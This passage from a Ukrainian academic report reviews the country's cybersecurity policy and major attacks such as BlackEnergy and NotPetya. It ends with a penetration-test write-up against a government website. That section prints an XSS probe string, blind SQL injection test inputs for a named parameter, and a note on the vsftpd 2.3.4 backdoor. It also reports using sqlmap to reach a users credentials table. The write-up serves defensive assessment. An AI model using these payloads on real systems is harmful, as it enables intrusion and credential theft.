суто військових структур у забезпечення безпеки національної критично-важливої інфраструктури (національного кіберпростору). Швидше за все, ініціативи в межах ООН щодо вироблення комплексних підходів до міжнародної інформаційної безпеки будуть або повністю невдалими, або обмежено вдалими (на рівні декларативної згоди). В таких умовах Україна має бути готова не лише до ведення оборонних війн, однак активно створювати власні наступальні засоби ведення війни у кіберпросторі.

Вітчизняні реалії кібербезпекової сфери свідчать про низку важливих проблем, що заважають створити ефективно діючу систему протидії загрозам в кіберпросторі. До таких проблем в першу чергу відносяться: термінологічна невизначеність, відсутність належної координації діяльності відповідних відомств, залежність України від програмних та технічних продуктів іноземного виробництва, складнощі із кадровим наповненням відповідних структурних підрозділів [22].

Останнім часом суспільство дедалі частіше стикається з різноманітними видами кібератак: збої при наданні електронних послуг, блокування роботи державних органів, фішингові атаки електронною поштою, кіберзлочини, порушення цілісності та конфіденційності даних, інформаційнопсихологічний тиск на населення, кібертероризм, кібершпигунство, інформаційна експансія у національний інформаційний простір країни, блокування роботи або руйнування стратегічно важливих для економіки та безпеки держави підприємств, систем життєзабезпечення й об’єктів підвищеної небезпеки [23]. Тому, задля готовності забезпечувати кібербезпеку і відбивати відкриту агресію в кіберпросторі Україна реалізувала цілий комплекс заходів для вирішення стратегічних, правових, політичних, технічних та організаційних питань з безпечного функціонування кіберпростору (рис. 1.1).

Рис. 1.1. Комплекс реалізованих заходів з безпечного функціонування кіберпростору

Задля поглиблення міжнародного співробітництва і гармонізації нормативних документів у сфері кібербезпеки, відповідно до міжнародних стандартів і стандартів ЄС та НАТО, Україна ратифікувала Конвенцію Ради Європи про кіберзлочинність та інші міжнародні договори.

За підтримки трастового фонду НАТО створено Ситуаційні центри [24] при СБУ та ДССЗЗІ, на які покладено завдання з виявлення, запобігання та нейтралізації акцій кібернетичного характеру проти України. Завдяки цьому в Національній поліції України діє Національний контактний пункт формату 24/7 щодо реагування та обміну інформацією про комп'ютерні злочини.

З метою посилення стійкості критичної національної інфраструктури з кібербезпеки український Уряд регулярно бере участь у міжнародному співробітництві з реагування на кіберінциденти, маючи доступ до передового міжнародного досвіду та сучасних алгоритмів реагування на кіберінциденти. Саме

розвиток міжнародного співробітництва у сфері забезпечення кібербезпеки, участь у заходах зі зміцнення довіри у кіберпросторі, які проводяться під егідою ОБСЄ, та поглиблення співпраці України з ЄС та НАТО посилюють спроможності України у сфері кібербезпеки і відповідають національним інтересам.

У рамках взаємодії з міжнародними організаціями з питань реагування на кіберінциденти було організовано участь України у Форумі команд реагування на інциденти інформаційної безпеки FIRST (Forum for Incident Response and Security Teams), що об'єднує різні групи CERT (Computer Emergency Response Team – Команда реагування на надзвичайні ситуації) у країнах Європи.

Також, серед першочергових завдань, які стоять перед державними інститутами України в рамках забезпечення інформаційного та цифрового суверенітетів, є: здійснення автоматичного моніторингу свого інформаційного простору; впровадження законодавства про відповідальність за контент; впровадження законодавства, яке регулює фільтрацію інтернет-контенту; недопущення використання новітніх інформаційних технологій для поширення соціально шкідливих ідей і закликів (расизму, шовінізму, радикального націоналізму); правовий захист національної культури і мови від впливу домінуючих в інформаційному плані країн; знаходження соціально прийнятного балансу між свободою слова і поширенням інформації та невід’ємним правом держави забезпечувати незалежну політику; захист від культурної експансії зарубіжних інтернет-ресурсів; перехід державних установ на використання програмного та технічного забезпечення власної розробки і виробництва [25].

Приділяти увагу треба аналізу національної стратегічної ситуації кіберзагроз, агрегувати та розповсюджувати дані про відповідні інциденти для більш ефективного реагування, на регулярній основі, принаймні раз на рік, формувати громадські звіти про кіберзагрози зі своєчасною публікацією на відповідному вебсайті.

Схвалення потребує до цього часу не прийнятий Закон «Про критичну інфраструктуру та її захист», відсутність якого нині ускладнює регулювання

діяльності державного та недержавного сектора безпеки та охорони, і не лише у межах правового регулювання інституту критичної інфраструктури. До того ж, прийняття цього закону стане виконанням Резолюції Ради Безпеки ООН 2341 від 13.02.2017 р. «Про захист об'єктів критичної інфраструктури від терористичних атак» [26], яка була прийнята за ініціативи України. Метою цієї Резолюції є підвищення ефективності міжнародних зусиль та комплекс мір з реалізації національних програм боротьби з тероризмом, зокрема в рамках Глобальної контртерористичної стратегії ООН.

Задля розвитку потенціалу сектора безпеки і оборони у сфері забезпечення кібербезпеки потрібно розроблення та впровадження ефективних засобів та інструментів можливої відповіді на агресію у кіберпросторі, яка може застосовуватись як засіб стримування військових конфліктів та загроз в інформаційному просторі.

З метою зміцнення взаємної довіри у сфері кібербезпеки та вироблення спільних підходів у протидії кіберзагрозам, консолідації зусиль у розслідуванні та запобіганні кіберзлочинам, недопущення використання кіберпростору в протиправних та воєнних цілях країна має активізувати участь в організації спільних міжнародних проектів з нарощування кібернетичного потенціалу.

Україна має продовжувати застосовувати європейські і міжнародні стандарти у сфері кібербезпеки, розвивати роботу відповідних органів, які здатні ефективно взаємодіяти з відповідними органами ЄС і НАТО. Досвід України дозволяє їй бути не лише реципієнтом допомоги від ЄС і НАТО, а й джерелом нових знань, навичок і способів протидії сучасним кіберзагрозам [24].

Сучасні інформаційні загрози підкреслюють нагальну потребу у співпраці між державами для попередження постійних загроз в інтернеті, забезпечення кращого розслідування, затримання і переслідування зловмисних агентів, подолання проблем кібербезпеки, адже сучасні суспільства глобально взаємопов'язані, а кібератаки можуть призвести до значних економічних і соціальних збитків. Саме тому міжнародні зусилля у посиленні кібербезпеки та захисту критично важливих інформаційних інфраструктур мають бути узгоджені

та діяти у відповідь на ці нові тенденції в глобальному русі до цифрової економіки та інформаційного суспільства.

За нинішньої політичної ситуації вкрай важливо посилити кібербезпеку виборчих систем та критичної інфраструктури, сприяти реалізації Стратегії кібербезпеки України, посилювати реагування на кіберінциденти. Доцільно докладати більше зусиль для встановлення державно-приватного партнерства, розробленню та запровадженню механізму обміну інформацією між державними органами, приватним сектором і громадянами стосовно загроз критичній інформаційній інфраструктурі. Задля своєчасного реагування на кіберінциденти і здійснення практичних заходів зі зміцнення володіння ситуацією у кіберпросторі важливо організовувати проведення тренінгів з підготовки висококваліфікованих фахівців у галузі кібербезпеки та цифрової криміналістики із залученням міжнародних фахівців.

Критично важливі інфраструктурні компанії мають дотримуватись принципу «безпека понад усе» (security-first thinking). Оскільки понад 90% усіх несанкціонованих доступів, уражень і атак відбувається через людський фактор, то на підприємствах потрібно ввести прості регламентні норми, щоб максимально мінімізувати можливі витоки загроз і уражень.

Потрібні координація і переорієнтація наукових досліджень і розробок у сфері комп’ютерної безпеки, в області вдосконалення інформаційних технологій, використання математичних методів багатовимірного аналізу даних, розробленні технологій комплексного захисту апаратних і програмних платформ, технологій виявлення ознак кібернетичного нападу з використанням активних і пасивних методів та датчиків спостереження, створення систем контролю, які визначатимуть факт скоординованого широкомасштабного нападу і формуватимуть ранні попередження про можливий напад і локалізацію джерела нападу [23].

Для захисту цифрових даних і послуг провайдери цифрових послуг повинні впроваджувати технології з дотримання вимог кібербезпеки та стандартів інформаційної безпеки. ДССЗЗІ як компетентний орган у сфері інформаційної

безпеки має здійснювати нагляд за державними і приватними постачальниками цифрових послуг щодо дотримання вимог кібербезпеки. З метою регулярного моніторингу заходів безпеки оператори основних послуг мусять регулярно надавати докази ефективного впровадження політики інформаційної безпеки (наприклад, результати аудиту та звітну документацію).

Нові покоління програмно-апаратного забезпечення повинні бути оснащені сильнішими та зручнішими вбудованими засобами захисту. Слід підвищувати рівень безпеки комп’ютерних мереж, які використовуються для роботи з секретними даними.

Нині критично важливі інфраструктурні компанії відстають у підготовці своїх операційних можливостей для протистояння кібератакам. Це робить їх легкою здобиччю для політично мотивованих нападників. Такі рішення, як цифрові підписи та шифрування, доступні для надійних пристроїв ідентифікації, можуть допомогти вирішити цю проблему.

Згідно з останніми дослідженнями [27], відсоток комп’ютерів, заражених шкідливими програмами, в Україні один з найвищих у світі і складає 28,7%, тобто кожний третій комп’ютер інфікований шкідливими програмами. За таких умов вкрай важливим є обов’язкове використання комплексу програмних і апаратних засобів, які б дозволили забезпечити прийнятний рівень захищеності інфраструктури, а саме: ефективне надійне антивірусне програмне забезпечення, системи запобігання вторгнень, міжмережеві екрани, модулі контролю пристроїв і доступу до інтернету, системи шифрування даних, керування роботою мобільних пристроїв, засоби для захисту поштових серверів і систем колективної роботи тощо. Регулярне тестування на проникнення і перевірка конфігурацій (своїми силами або за допомогою зовнішніх організацій) дозволять виявити помилки в конфігураціях до того, як хакери віднайдуть доступ до управління сервером або комп'ютером користувача.

Організаціям доцільно фінансувати та впроваджувати проривні технології автоматизованого захисту, які підтримуватимуть автоматизовані можливості

управління та розширену поведінкову аналітику. Прикладами цього можуть бути технології штучного інтелекту для аналізу біометричних ідентифікаційних даних, складні алгоритми машинного навчання, здатні створювати профіль типової поведінки користувача, визначати незвичні закономірності діяльності та виявляти потенційні загрози в режимі реального часу, перш ніж зловмисники матимуть можливість реалізувати їх. Завдяки автоматичній ідентифікації підозрілих даних, увесь процес дотримання безпеки стане більш ефективним, а сама кібербезпека позбавиться потреби в кропіткому ручному огляді журналу даних. Досвід показує [28], що інвестиції у кібербезпеку окупаються і навіть дають своєрідні дивіденди, позаяк дозволяють уникнути неминучої шкоди і наслідків, завдяки чому організації виходять у бізнес-лідери, а завчасні витрати є нижчими, ніж активне інвестування після атак або злочинних дій.

1.5. Висновки до розділу

Підводячи висновки до даного розділу можна стверджувати, що наразі одним з найбільш затребуваних напрямів розвитку національної системи кіберзахисту, є: вдосконалення правової основи кіберзахисту об’єктів критичної інфраструктури; впровадження системи незалежного аудиту інформаційної безпеки на об’єктах критичної інфраструктури; створення галузевих центрів реагування на кіберінциденти; розвиток міжнародного співробітництва у сфері забезпечення кібербезпеки; розвиток системи підготовки кадрів у сфері кібербезпеки; підвищення цифрової грамотності (правил кібергігієни) громадян та культури безпекового поводження в кіберпросторі, впровадження систем інформаційного комплаєнсу та, насамперед, створення довірчих відносин між державою та суспільством, для якого держава повинна грати сервісну роль.

Виразний тренд посилення кіберскладової у системах державної безпеки провідних країн світу обумовлює необхідність якнайшвидшого впорядкування політики Української держави у сфері кібербезпеки. Ключовим в цьому процесі має стати визначення цілей та методів їх досягнення (в першу чергу коротко- та середньострокових).

Також доцільно провести комплексний огляд кібербезпекової сфери держави, що дозволить більш чітко визначити сучасний стан нормативного забезпечення сфери кібербезпеки та основних проблем, що мають бути вирішені вже найближчим часом.

Розділ 2. ДЕРЖАВНИЙ ДОСВІД У ПРОТИДІЇ КІБЕРЗАГРОЗАМ

2.1. Значимі кібератаки на критичну інформаційну інфраструктуру України

Останні кілька років стали періодом надзвичайно стрімких та масштабних змін у сфері інформаційно-комунікаційних технологій. Для нашої держави цей період виявився сповненим нових викликів та загроз кібербезпеці, які актуалізувались через низку зовнішніх і внутрішніх чинників. При цьому сформована за попередні періоди недостатність та невідповідність національної системи захисту безпеки держави у кіберпросторі призвела до того, що Україна досить повно відчула на собі наслідки реалізації загроз кібернетичній безпеці, а успішні кібератаки, вмотивованих інтересами окремих держав-суб'єктів, призвели до завдання значної шкоди численним комунікаційним системам та об'єктам критичної інфраструктури [29].

Агресія Росії в кіберпросторі почалася задовго до 2014 року, але триває й досі. Перед початком агресії проти України було розгорнуто кілька успішних кампаній кібернетичного шпигунства. Дані, отримані під час цих кампаній, забезпечили Росії стратегічну перевагу та можливість передбачати кроки українського керівництва як у цивільній, так і у військовій сферах. Проаналізувавши дії Російської Федерації в інформаційному та кібернетичному просторах, ми можемо спостерігати їх активізацію перед початком бойових дій та в період важливих політичних чи економічних змін у країні. Тож можна вважати, що кібернетичні атаки тісно пов'язані з проведенням військових операцій чи політичних кроків.

Перші атаки на інформаційні системи приватних підприємств та державних установ України було зафіксовано ще під час масових протестів наприкінці 2013 року. Уже тоді більше 22 підприємств та державних установ України були заражені комп'ютерним хробаком (вірус, який має здатність самостійно розповсюджуватися через локальні і глобальні комп'ютерні мережі), який потім отримав назву «Uroboros». Головною метою його було викрадення інформації, в тому числі персональних даних та паролів доступу до інформаційних ресурсів.

Основними об’єктами ураження вірусу «Uroboros» були веб-ресурси органів державної влади, в тому числі силових структур, засобів масової інформації та великих промислових підприємств. Але у відкриту, тобто активну фазу війни в кіберпросторі Російська Федерація перейшла в травні 2014 року, під час президентських виборів, коли російські хакери на 20 годин вивели з ладу інформаційну систему Центральної виборчої комісії України «Вибори». Тоді російські хакери намагалися скомпрометувати результати виборів у пропагандистських цілях, вивівши лідера партії «Правий сектор» Дмитра Яроша на перше місце. Згодом у липні 2014 року офіційний веб-портал Президента України зазнав потужної DDoS-атаки, протягом якої він декілька годин був недоступним, і прес-служба глави держави була змушена розповсюджувати інформацію через інформагентства [30].

З того часу кібернетичні атаки стали більш масштабними, почали охоплювати енергетичну сферу та державні фінансові установи. Зокрема дії Росії проти України стали першим випадком успішної кібератаки на цивільний об’єкт критичної інфраструктури. В ніч на 23 грудня 2015 року російськими хакерами було проведено успішну атаку на внутрішню мережу «Прикарпаття обленерго» В ту ніч було вимкнено близько 30 підстанцій, унаслідок чого близько 230 тисяч мешканців на кілька годин залишилися без світла. Водночас атак зазнали «Чернівціобленерго» та «Київобленерго». Тоді вимкнувся струм у північній частині Києва на правому березі й частині прилеглих районів Київської області на понад одну годину. Нападники змогли отримати доступ до корпоративної мережі компанії завдяки вдалому зараженню комп’ютера одного із співробітників трояном «BlackEnergy». Проте мережі цифрових контролерів, які, власне, і керують обладнанням, знаходилися за міжмережевими екранами, тому зловмисники протягом багатьох місяців проводили масштабну розвідку, досліджували та вивчали мережу й намагалися отримати доступ до служби «Windows Domain Controllers», яка керує обліковими записами користувачів мереж. Вони зібрали логіни-паролі співробітників, у тому числі паролі від захищеної мережі «VPN», яку працівники енергокомпаній використовували для

віддаленого підключення до мережі «SCADA» (**с**истема диспетчерського управління і збору даних). Отримання цих даних дало змогу зловмисникам отримати доступ до внутрішньої мережі та звідти змінити конфігурації пристроїв безперебійного живлення, які забезпечували енергопостачання двох диспетчерських центрів, а також впровадити шкідливий код, який дав можливість посилати віддалені команди та контролювати запобіжні системи [31].

Ще одну кібератаку на енергетичну сферу було здійснено 18 грудня 2016 року на підстанції «Північна» в Києві, коли протягом 2 годин через збій в автоматиці управління більшість споживачів північної частини правого берега Києва та прилеглих районів області залишилися без струму. В результаті втручання виникли збої в роботі телемеханіки й було відключено підстанції, від яких живиться низка стратегічних об'єктів області: підприємства, державні установи та населення. Під час подібних атак хакери зазвичай використовують вразливості нульового дня, або «Zero-day», вразливості програмного забезпечення, які ще невідомі розробникам програмного забезпечення.

Іншу масштабну кібератаку, під час якої постраждали сайти Міністерства фінансів, Держказначейства, Пенсійного фонду, було здійснено в грудні 2016 року. Унаслідок цієї кібератаки було знищено частину інформації, а також виведено з ладу обладнання. У зв'язку з цим сталися затримки з бюджетними виплатами на сотні мільйонів гривень. Для виведення з ладу серверів державних фінансових установ зловмисники використовували «KillDisk» (програма для знищення файлів з комп'ютерів (серверів), принцип роботи якої полягає у знищенні або перезаписі критично важливих системних файлів), а також троянську програму «BlackEnergy», ту саму, що і в атаці на «Прикарпаттяобленерго». Але наймасштабнішою атакою, яку на собі відчув кожен українець, вважається атака з використанням вірусу «NotPetya». Ця кібератака відбулася 27 червня 2017 року, було заражено близько 12 тисяч персональних комп'ютерів, більшість із яких належала приватним українським організаціям, а також Уряду, банкам, державним енергетичним компаніям, київському аеропорту та метрополітену. Від атак постраждала в тому числі значна

кількість приватних компаній, торгові мережі («METRO Cash&Carry», «Novus», «Fozzy», «Епіцентр», «Рост» тощо), телеком-оператори («Київстар», «Vodafone», «Lifecell»), мережі заправних станцій ("WOG","KLO«), транспортні та енергетичні компанії.

За підрахунками спеціалістів збитки України в результаті кібератаки вірусу Petya у 2017 році склали 0,4 % ВВП України, що є більше за 300 млн. доларів. Більш детально про масштаби збитків на прикладі енергетичної сфери економіки держави наведено в третьому розділі аналізу регуляторного впливу [32].

Після NotPetya гучних атак не спостерігається, і в багатьох виникають запитання: що це означає? Україна перестала бути полігоном? Ми навчилися ефективно захищатися? Чим тепер зайняті ті, хто атакував Україну?

У 2016-2017 роках Україну називали полігоном для випробування сучасних засобів ведення кібервійни. Кіберзлочинці протягом кількох років атакували електростанції, об’єкти транспортної інфраструктури, державні фінансові установи. Тому зараз важливо розуміти, що якщо Україну і використовували в якості полігону, то це не могло тривати вічно. Полігон не буде постійно ціллю атак. Технології, що тестувалися в Україні, будуть застосовуватися у всьому світі.

Коли зловмисники діяли в Україні, їм потрібно було випробувати працездатність зброї, яку вони тестували. І коли в 2016 році хакери посеред ночі зупинили роботу електростанції в Києві, це не надто вплинуло на сотень тисяч українців, у яких зникло світло. Але той факт, що з часів NotPetya в Україні не було жодної гучної атаки, не свідчить про те, що зловмисники припинили свою активність. Навпаки, це повинно викликати стурбованість, адже може свідчити про активну роботу на прихованих стадіях атаки.

Важливо розуміти, що спрямована атака може тривати 6-12 місяців, і її початкові етапи - проникнення, вивчення і захоплення інфраструктури - найчастіше невидимі. Жертви бачать лише кінцеві фази – знищення чи шифрування даних, вимогу викупу. Але навіть кінцеві фази можуть залишатися невидимими, коли, наприклад, зловмиснику потрібно проникнути в організацію,

викрасти певні дані та непомітно зникнути. Тому в даний час теж тривають випробовування нових технологій, нові проникнення і захоплення інфраструктур, ми це знаємо напевно. Після атаки NotPetya багато хто вважає, що якщо немає гучного колапсу, як це було в червні 2017 року, то і атак немає. І всі чекають подібної кульмінації, щоб тоді лише сказати: ну от, знову почалося. Насправді, зловмисна активність у кіберпросторі не спиняється ні на мить.

Суть і ціль атаки, відомої під назвою NotPetya, мало хто розуміє. Відбувся тотальний колапс, і більшість вважає, що знищити ці всі комп'ютери і було ціллю зловмисників. А насправді події 27 червня 2017 року, викликані вірусом NotPetya, були лише останнім етапом значно більшої кібер операції. По суті, це було просто зачищенням слідів своєї роботи та випробування масової координованої атаки. Кіберпростір в Україні зазнав настільки масштабних втрат, що все це виглядає як димова завіса. І страшно не те, що зловмисники фактично знищили всю інформацію на комп'ютерах організацій. Найбільшу загрозу становить період у кілька місяців перед цим зачищенням. Тому що через бекдор в оновленні програмного забезпечення MeDoc зловмисники отримали доступ до величезної кількості інфраструктур, і що саме вони там робили, які інструменти запускали, яких сплячих агентів залишали, щоб повернутися в організацію, залишається питанням. Тому що завдяки NotPetya вони прибрали сліди своєї присутності, ускладнили проведення розслідування істинних причин та цілей атаки. Цікавим нюансом у цій історії є те, що в кожній організації близько 10% інфраструктури вціліло завдяки вакцині (яка знаходилась у файлі perfc.dat), яку свідомо залишили зловмисники.

Давайте подумаємо: Україна може бути не лише полігоном для зловмисників, а й постачальником для проникнення в інші країни. Через зв'язок із українськими підприємствами постраждали представництва іноземних організацій, великі й малі міжнародні компанії, зловмисники проникли у багато структур у світі.

Важливо відзначити також, що коли в Україні відбувалася атака через програмне забезпечення MeDoc, у цей же час проходила аналогічна атака через

CCleaner. Це програмне забезпечення стоїть на мільйонах комп'ютерів у всьому світі, включаючи найвищі державні органи у США та інших країнах. Це була подібна атака, і проходила вона в аналогічний період. Зловмисники проникли у сотні тисяч організацій, і лише в 11 із них було виявлено, що атака перейшла на наступний рівень, зловмисники, зокрема, включили Keyloger, який збирав усі натиснення клавіш.

Тобто тактика боротьби у кіберпросторі змінилася. Сьогодні не потрібно захоплювати кожен окремий комп'ютер, який має вихід в інтернет. Достатньо «захопити» постачальника продукту для тисяч інших організацій, вбудувати бекдор, і тоді кожен комп'ютер, на якому використовується ця програма, буде інфіковано через її оновлення.

Атака NotPetya навчила нас, що постачальники IT послуг можуть слугувати інструментом проникнення в багато організацій, і частина великих компаній почала застосовувати інструменти і технології, щоб ізолювати своїх постачальників або краще їх контролювати. Такі аудити кібербезпеки також важливо проводити, наприклад, під час вибору нових підрядників.

Атаку NotPetya здійснили угрупування, що діяли на замовлення іншої держави, але потрібно пам'ятати, що окрім вищезазначених є ще такі категорії зловмисників, як кримінальні злочинці та хактивісти. Вони теж продовжують діяти, одні з метою збагачення, інші – на підтримку певних ідей чи задля відточення навичок. Тому ця активність у кіберпросторі України залишається дуже високою і потребує серйозної роботи з захисту інформаційних мереж і систем [33].

2.2. Дослідження типових вразливостей притаманних органам державної влади

Враховуючи гіркий досвід кібератак після яких пройшло уже досить багато часу – системні адміністратори давно мали зробити належні висновки та впровадити системний підхід до забезпечення кіберзахисту. Проте, як показує досвід, на державних підприємствах досі часто ігноруються ключові вразливості які призвели до найбільш гучних кібератак, притому ігноруються як на серверах так і на робочих станціях. Тому пропонується ознайомитися з рядом вразливостей, які часто зустрічалися автору в органах державної влади та можуть призвести до повної компрометації інформаційно телекомунікаційних систем.

Говорячи за більшість державних установ, первинною точкою входу можна розглядати офіційні веб-сайти, для яких притаманно ряд вразливостей, в які входить XSS та SQL injection. Не зважаючи на те, що для європейського сегменту інтернету ці вразливості зустрічаються в не більше 7% веб-сайтів, в українському державному секторі його можна зустріти в понад 60% випадків. Подібна статистика часто обумовлена недостатнім рівнем фінансування, що призводить до відсутності кваліфікованих кадрів на місцях, у яких є розуміння поняття кібербезпеки. При тому, в рамках виконання своїх функціональних обов’язків в CERT-UA автору приходилось виявляти старі не усунені вразливості під час повторної перевірки державної установи. Цікавим є той факт, що після гучних кібератак 2017 року певні державні установи закупили спеціалізоване обладнання для захисту як внутрішньої мережі так і її периметру (NG Firewall, WAF, Sandbox і т.п.), проте відсутність коректних налаштувань зробили ці вартісні надбання марними.

Але що саме може побачити потенційний зловмисник з мережі Інтернет та які можливості для розгортання повноцінного проникнення він отримає?

Сканування сервісів та версій спеціалізованого програмного забезпечення веб-серверу здійснено шляхом сканування відкритих з боку мережі Інтернет портів та сервісів (рис. 2.1).



Рис. 2.1. Перелік відкритих портів на веб-сервері

Наприклад було виявлено, що FTP сервер, що відповідає 21 порту функціонував на програмному забезпеченні vsftpd версії 2.3.4. Ця версія ПЗ застаріла та вразлива до експлоіту «vsftpd_234_backdoor», що може призвести до несанкціонованого адміністративного доступу до-серверу.

В свою чергу Наявність відкритості SSH сервісу з мережі Інтернет створює додаткові ризики які забезпечуються передумови для атаки типу Bruteforce.

Але пропонується розглянути більш типовий вектор атаки, а саме XSS та SQL injection.

Використовуючи сканер вразливості «Acunetix» можна автоматизовано виявити існування критичних вразливостей, які створюють ризики компрометації авторизаційних даних адміністраторів сайту та спричинити неполадки серверного обладнання.



Рис. 2.2. Результати сканування

Cross-Site Scripting (XSS) - тип вразливості інтерактивних інформаційних систем у вебі. XSS виникає, коли на сторінки, які були згенеровані сервером, з якоїсь причини потрапляють користувацькі скрипти. Специфіка подібних атак полягає в тому, що замість безпосередньої атаки сервера зловмисники використовують вразливий сервер для атаки на користувача.

Для валідації вразливості та генерації спливаючого вікна автором було введено текст "/><script>alert("TEST XSS")</script> в поле для введення даних, яке було визначено сканером вразливості



Рис. 2.3. Демонстрація експлуатації вразливості типу XSS

Атака типу SQL injection можлива за некоректної обробки вхідних даних, що використовуються в SQL-запитах. Упровадження SQL залежно від типу СУБД та умов впровадження може дати можливість атакуючому виконати довільний запит до бази даних (наприклад, прочитати вміст будь-яких таблиць, видалити, змінити або додати дані), отримати можливість читання та/або запису локальних файлів та виконання довільних команд на сервері.

Нижче наведено посилання на сторінки сайту із вразливими параметрами та введеними послідовностями, що підтверджує ймовірність існування вразливості типу SQL Injection:

This vulnerability affects /base-law/norm-akts/.
Discovered by: Scripting (Blind_Sql_Injection.script).

Attack details

URL encoded GET input **class_id_arr%5b%5d** was set to **1 AND 3*2*1=6 AND 302=302**

URL encoded GET input **class_id_arr%5b0%5d** was set to **1 AND 3*2*1=6 AND 361=361**



Рис. 2.4. Виявлені вразливі параметри

За допомогою утиліти sqlmap та використовуючи уже відомі вразливі параметри стало можливим є отримання баз даних, розміщених на цьому веб-сайті.



Рис. 2.5. Виявлені бази даних

Під час проведення детального аналізу бази даних «mysql» було виявлено 16 таблиць, та було отримано доступ до таблиці «wp_users», в якій зберігаються автентифікаційні дані користувачів.

